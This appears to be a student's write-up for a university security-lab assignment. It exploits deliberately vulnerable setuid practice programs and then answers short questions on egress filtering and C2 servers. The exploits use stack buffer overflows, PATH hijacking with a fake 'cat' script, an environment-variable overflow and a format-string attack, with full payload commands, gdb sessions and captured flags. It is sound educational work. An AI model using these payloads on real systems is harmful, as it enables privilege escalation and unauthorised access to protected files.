Assignment 3


Wednesday, 10 April 2024 11:40 PM

1. (1 point) Go to /home/q1/. Exploit the program to get the secret.

Upon observing the run_me.c file, you can see that the buffer being used to store user input is initialised to hold 1024 characters. To find the secret, a buffer overflow targeting strcpy can be used to exploit the buffer and overwrite it. Note in the screenshot below that the variable "changeme" is located right after the buffer and overwriting the value will trigger the secret to display.

```
int main(int argc, char **argv)
{
    // the struct is used to ensure the loc variables are in the same order
    // without struct, compiler can swap these around making expolit impossible
    struct
    {
        char buffer[1024];
        volatile int changeme;
    } locals;

    // flag
    locals.changeme = 0;

    if (argc != 2)
    {
        printf("Uage: %s <input string>\n", argv[0]);
        return 1;
    }

    // copy argument to the buffer
    strcpy(locals.buffer, argv[1]);

    // reveal the secret if "changeme" has been changed
    if (locals.changeme != 0)
    {
        // this makes sure the program runs as SUID user
        setreuid(geteuid(), getegid());
        system("cat /home/q1/secret");
    }
    else
    {
        printf("Try again!\n");
    }
    exit(0);
}
~
"run_me.c" [readonly] [noeol] 35L, 795B                    35,1          All
```

To input a long string of characters, the command **./run_me "$(perl -e 'print "A"x1025')".** The perl command generates an input string of 1025 A's which overwrite the buffer (1024 characters) and the variable 'changeme' (1 character). This displays the secret as show in the screenshot below.



2. (1 point) Go to /home/q1/. Exploit the program to get the secret.

Similar to question 1, the buffer used to hold user input is initialised to hold 1024 characters. Upon further observation, it can be seen that the variable **changeme** needs to be changed to **0xabcdabcd** for the file to trigger the secret to be displayed. This can be done using a buffer overflow.

```c
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
int main(int argc, char **argv)
{
    // the struct is used to ensure the loc variables are in the same order
    // without struct, compiler can swap these around making expolit impossible
    struct
    {
        char buffer[1024];
        volatile int changeme;
    } locals;

    locals.changeme = 0;

    if (argc != 2)
    {
        printf("Uage: %s <input string>\n", argv[0]);
        return 1;
    }
    // copy argument to the buffer
    strcpy(locals.buffer, argv[1]);

    // reveal the secret if "changeme" has been changed to 0xabcdabcd
    if (locals.changeme == 0xabcdabcd)
    {
        setreuid(geteuid(), getegid());
        system("cat /home/q2/secret");
    }
    else
    {
        printf("Try again!\n");
    }
    exit(0);
}
"run_me.c" [readonly][noeol] 37L, 850B                                37,1          Bot
```

The perl command similar to question 1 was used however in this case we replaced the command with 1024 A's and then the address 0xabcdabcd in little endian format. The secret is then revealed as shown in the screenshot below (the command used can be seen in the screenshot below as well).

```
student@hacklabvm:/home/q2$ ./run_me "$(perl -e 'print "A"x1024 . "\xcd\xab\xcd\xab"')"
 ______________________________________
/ csf2024s1_{salvifics-cohesionless-nondi \
\ lation}                                /
 --------------------------------------
  \
   \
       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
student@hacklabvm:/home/q2$
```

3. **(2 points) Go to/ home/q3/. Exploit the program to get the secret.**

This again is a variation of the questions above but first we have to find out the address where the secret is stored.

```
// Hint - find out the address of the secret function while program is running in gdb
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
void secret()
{
    setreuid(geteuid(), getegid());
    system("/bin/cat /home/q3/secret");
}
void lose()
{
    printf("Try again...\n");
}
int main(int argc, char **argv)
{
    // fp is function pointer
    struct
    {
        char buffer[1024];
        volatile unsigned int (*fp)();
    } locals;

    locals.fp = &lose;

    if (argc != 2)
    {
        printf("Usage: q3 <some string>\n");
        return -1;
    }
    strcpy(locals.buffer, argv[1]);
    printf("Jumping to function at 0x%08x!!\n", (unsigned int)locals.fp);
    locals.fp();
    return 0;
}
"run_me.c" [readonly][noeol][dos] 36L, 795B                    35,12         All
```

The hint at the top of the program hints at using gdb to find out the address at which 'secret' is stored. First gdb was run with the executable file, then a breakpoint was set at line 27. The command 'print secret' was used to print the address at which secret is stored. We can then use a python command to overwrite the unsigned int variable locals.fp.

The payload used is 1024 A's and the address of secret found using gdb. The secret is then revealed as shown in the screenshot below. The command can also be seen in the screenshot below.

```
student@hacklabvm:/home/q3$ ls
run_me  run_me.c  secret
student@hacklabvm:/home/q3$ gdb -q ./run_me
Reading symbols from ./run_me...
(gdb) br 27
Breakpoint 1 at 0x1259: file run_me.c, line 27.
(gdb) run blah
Starting program: /home/q3/run_me blah
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xffffd584) at run_me.c:27
27          if (argc != 2)
(gdb) print secret
$1 = {void ()} 0x565561ed <secret>
(gdb)
[4]+  Stopped                 gdb -q ./run_me
student@hacklabvm:/home/q3$ ./run_me "$(python -c 'import sys; sys.stdout.buffer.write(b"A"*1024 + b
"\xed\x61\x55\x56")')"
Jumping to function at 0x565561ed!!
 ______________________________________
/ csf2024s1_{hiddenly-avitaminoses-diasta \
\ lsis}                                  /
 --------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~~YY'
           ||    ||
student@hacklabvm:/home/q3$
```


4. **(2 points) Go to/ home/q4/. Exploit the program to get the secret.**

Observing the source code, it appears to be a condition that the payload used cannot be more than 100 characters. We can bypass this by padding the input inside the function.

First we find the address of secret using gdb as shown below.

```
student@hacklabvm:/home/q4$ gdb -q ./run_me
Reading symbols from ./run_me...
(gdb) br 27
Breakpoint 1 at 0x126a: file run_me.c, line 28.
(gdb) run blah
Starting program: /home/q4/run_me blah
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xffffd584) at run_me.c:28
28          if (argc != 2)
(gdb) print secret
$1 = {void ()} 0x565561fd <secret>
(gdb)
```

Then we craft the payload using 1024 characters of padding and then the secret address in little endian format. The secret is then displayed on the screen as shown in the screenshot below. The payload used is **b"%01024d" + b"\xfd\x61\x55\x56"**.



5. (2 points) Go to /home/q5/. Exploit the program to get the secret.

Since we do not have permission to create a file inside the directory /q5, we start by adding a '.' to the path variable creating a cat script 'cat' that excecutes "/bin/cat/home/q5/secret" from the home directory.

Note that another method of executing the secret file is to create a symlink from the home directory.

Method 1: Executing the script then triggers the secret to display as shown in the screenshot below.

```
student@hacklabvm:/home/q5$ ls
run_me  run_me.c  secret
student@hacklabvm:/home/q5$ cd
student@hacklabvm:~$ echo $PATH
.:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
student@hacklabvm:~$ export PATH=.:$PATH
student@hacklabvm:~$ echo '#!/bin/bash' > cat
student@hacklabvm:~$ echo '/bin/cat /home/q5/secret' >> cat
student@hacklabvm:~$ chmod +x cat
student@hacklabvm:~$ /home/q5/run_me
 _____________________________________
/ csf2024s1_{phalangitic-utfangethef-cano \
\ nicate}                               /
 -------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
student@hacklabvm:~$
```

Method 2:

```
student@hacklabvm:/home/q5$ mv cat _cat
mv: cannot stat 'cat': No such file or directory
student@hacklabvm:/home/q5$ cd
student@hacklabvm:~$ mv cat _cat
student@hacklabvm:~$ ln -s /home/q5/secret ./secret
student@hacklabvm:~$ ls -l
total 32
-rwxr-xr-x  1 student student   37 Apr 11 22:54 _cat
drwxr-xr-x  6 student student 4096 Jan  5 10:12 crypto
-rw-r--r--  1 student student  483 Mar  9 21:56 decoder5.sh
-rw-r--r--  1 student student  697 Mar  7 18:22 decoder.py
--w-rwxr-T  1 root    root     99 Jan  4 16:31 driftnet.sh
-rw-r--r--  1 student student  758 Mar  7 00:45 leet_passphrases.txt
drwxr-xr-x 10 root    root    4096 Jan  5 10:12 linux_basics
-rw-r--r--  1 student student  676 Mar  9 13:51 q05.py
-rw-r--r--  1 student student    0 Mar  7 23:58 q8.txt
lrwxrwxrwx  1 student student   15 Apr 13 18:41 secret -> /home/q5/secret
```

6. (2 points) Go to /home/q6/. Exploit the program to get the secret.

To exploit this program, we cause a buffer overflow and overwrite the flag with the address 0xdeadbeef. For this we add the hex code to the environment variable Q6_SECRET_CODE and prepend 1024 A's data to pad the input. We use export for this.

```
// This is only a slight variation on Q2
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
void print_secret()
{
    setreuid(geteuid(), getegid());
    system("/bin/cat /home/q6/secret");
}
int main(int argc, char **argv)
{
    struct
    {
        char buffer[1024];
        volatile int flag;
    } locals;
    char *secret_code;
    locals.flag = 0;

    // reading value from environmental variable
    secret_code = getenv("Q6_SECRET_CODE");
    strcpy(locals.buffer, secret_code);
    if (locals.flag == 0xdeadbeef)
    {
        print_secret();
    }
    else
    {
        printf("Try again... the current value of flag is 0x%08x", locals.flag);
    }
    return 0;
}
~
~
~
"run_me.c" [readonly] [noeol] [dos] 33L, 739B                    23,1          All
```

We then execute the program which displays the secret as shown in the screenshot below. The export command used can seen in the screenshot below.

```
student@hacklabvm:/home/q6$ ls
run_me  run_me.c  secret
student@hacklabvm:/home/q6$ export Q6_SECRET_CODE=$(python3 -c 'import sys; sys.stdout.buffer.write(
b"A"*1024 + b"\xef\xbe\xad\xde")')
student@hacklabvm:/home/q6$ ./run_me
 ____________________________________
/ csf2024s1_{linkages-lunchtime-bepillare \
\ d}                                     /
 ------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
student@hacklabvm:/home/q6$ _
```

7. (1 point). Firewalls have the capability to block both ingress (inbound) and egress (outbound) traffic. Many

organisations (and also true for my home NBN router) block ingress, but is pretty open when it comes to egress rules.

a) Why should organisations care about setting egress (outbound) firewall rules?

Outbound firewall rules are important for several reasons as stated below:

1. Data exfiltration: By defining what traffic is allowed to leave the network and limiting the outbound traffic, the risk associated with malicious activity and cyber attacks is reduced.
2. Restricting malicious movement: egress filtering makes it more challenging and in some cases impossible to send requests to malicious websites and untrusted domains.
3. Identifying suspicious behaviour: helps in identifying systems that may be compromised i.e. A system trying to contact unusual domains and/or a system transmitting a large amount of data.
4. Security Policies: organisations are able to control/allow the use of applications and specific protocols as they see fit reducing the attack surface.

b) Look up "C2 server" on the internet and explain why they can be successful even on firewalls that tightly restrict egress traffic to sanctioned ports like 53, 80 and 443.

C2 also known as command and control is a technique of exploiting used by attackers that allows them to maintain communication after the initial exploit. This approach proves to be a great advantage to attackers as they can issue instructions to the compromised devices, download additional malicious payloads, and pipe stolen data back to the adversary. Once an attacker successfully breaches a system, they often install malware that establishes a connection back to the C2 server. With this connection, they can;

1. Use the first exploit to move laterally through the organisation or channel.
2. Execute a multi-stage attack
3. Exfiltrate data

These are often made possible because they can disguise malicious traffic as legitimate requests, DNS queries or encrypted HTTPS connections. Additionally C2 servers can adapt to use whichever ports may be available such as using DNS tunnelling over port 53 if other options are not possible.

8. (Bonus 2 points) Go to /home/q7/. Exploit the program to get the secret.


Not attempted.

9. (Bonus 3 points) Go to /home/q8/. Exploit the program to get the secret. (Hint: Pretty much the same as the workshop, but you need to find out the address of target using gdb.)

Gdb was run with the executable file and a breakpoint was set. The file was then run and the address of the target was printed using the command **print &taregt** as shown in the screenshot below.

```
student@hacklabvm:/home/q8$ ls
run_me  run_me.c  secret
student@hacklabvm:/home/q8$ gdb -q ./run_me
Reading symbols from ./run_me...
(gdb) br 17
Breakpoint 1 at 0x1226: file run_me.c, line 20.
(gdb) run test
Starting program: /home/q8/run_me test
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xffffd584) at run_me.c:20
20          strncpy(buff, argv[1], sizeof(buff));
(gdb) print target
$1 = 0
(gdb) print &target
$2 = (int *) 0x5655902c <target>
(gdb)
```

After observing the source code, it can be see that the target value has to be set to 0x3308 (13064 in decimal) to execute. The idea is that we need to use %n for the format string. The payload will include **"AAAA + address of target found using gdb + some number of %08x + %n"** so that the %08x can move the pointer up on the stack and consequently %n will point to the address of target. This payload used with the run_me executable displays the secret.



10. (Bonus 2 points) Return to Libc

- **Go to /home/q9, and exploit the pre-compiled program q9 to get the secret. The source code is provided.**
- **You might need to read the source code to understand what's happening.**

Not attempted

References (Question 7)

Egress Filtering: Enhance Cloud Security With Egress Filtering | Aviatrix 2020, aviatrix.com, viewed 13 April 2024, <https://aviatrix.com/learn-center/cloud-security/why-use-egress-filtering/#:~:text=By%20implementing%20stringent%20egress%20filtering>.

www.manageengine.com. (n.d.). *Inbound vs Outbound Firewall Rules*. [online] Available at: https://www.manageengine.com/products/eventlog/logging-guide/firewall/inbound-and-outbound-firewall-rules.html#:~:text=Outbound%20firewall%20rules%20are%20firewall.

www.zenarmor.com. (n.d.). *What is Command and Control (C&C or C2) in Cybersecurity? - zenarmor.com*. [online] Available at: https://www.zenarmor.com/docs/network-security-tutorials/what-is-command-and-control-c2.

www.varonis.com. (n.d.). *What is C2? Command and Control Infrastructure Explained*. [online] Available at: https://www.varonis.com/blog/what-is-c2.